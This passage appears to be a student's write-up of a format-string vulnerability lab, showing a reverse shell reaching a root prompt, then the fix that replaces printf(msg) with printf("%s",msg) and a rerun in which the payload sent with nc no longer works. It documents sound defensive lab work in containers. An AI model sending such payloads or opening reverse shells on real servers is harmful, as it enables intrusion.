Connection received on 10.9.0.6 48180
root@e81226e7edf2:/fmt# ls
ls
core
format
server
```

Task 6

To fix the issues I went to the **server-code** directory and modified the **format.c** file.

```c
    asm("movq %%rbp, %0" : "=r" (framep));
    printf("Frame Pointer (inside myprintf):      0x%.16lx\n", (unsigned long) framep);
    printf("The target variable's value (before): 0x%.16lx\n", target);
#else
    unsigned int *framep;
    // Save the ebp value into framep
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("Frame Pointer (inside myprintf):      0x%.8x\n", (unsigned int) framep);
    printf("The target variable's value (before): 0x%.8x\n", target);
#endif

    // This line has a format-string vulnerability
    printf("%s",msg);

#if __x86_64__
    printf("The target variable's value (after):  0x%.16lx\n", target);
#else
    printf("The target variable's value (after):  0x%.8x\n", target);
#endif

}


int main(int argc, char **argv)
{
    char buf[1500];

```

Compiling the code.

```
[04/15/23]seed@VM:~/.../server-code$ gedit format.c
[04/15/23]seed@VM:~/.../server-code$ make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
[04/15/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[04/15/23]seed@VM:~/.../server-code$
```

Starting the servers.

```
[04/15/23]seed@VM:~/.../server-code$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
```

Now with the configurations done for 32 bit program reverse shell attack I launched the attack by sending the script to the server.

```
[04/15/23]seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23]seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

And the attack failed.

```
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd6f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ????%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
e target variable's value (after):  0x11223344
server-10.9.0.5 | (^ ^)(^ ^)  Returned properly (^ ^)(^ ^)
```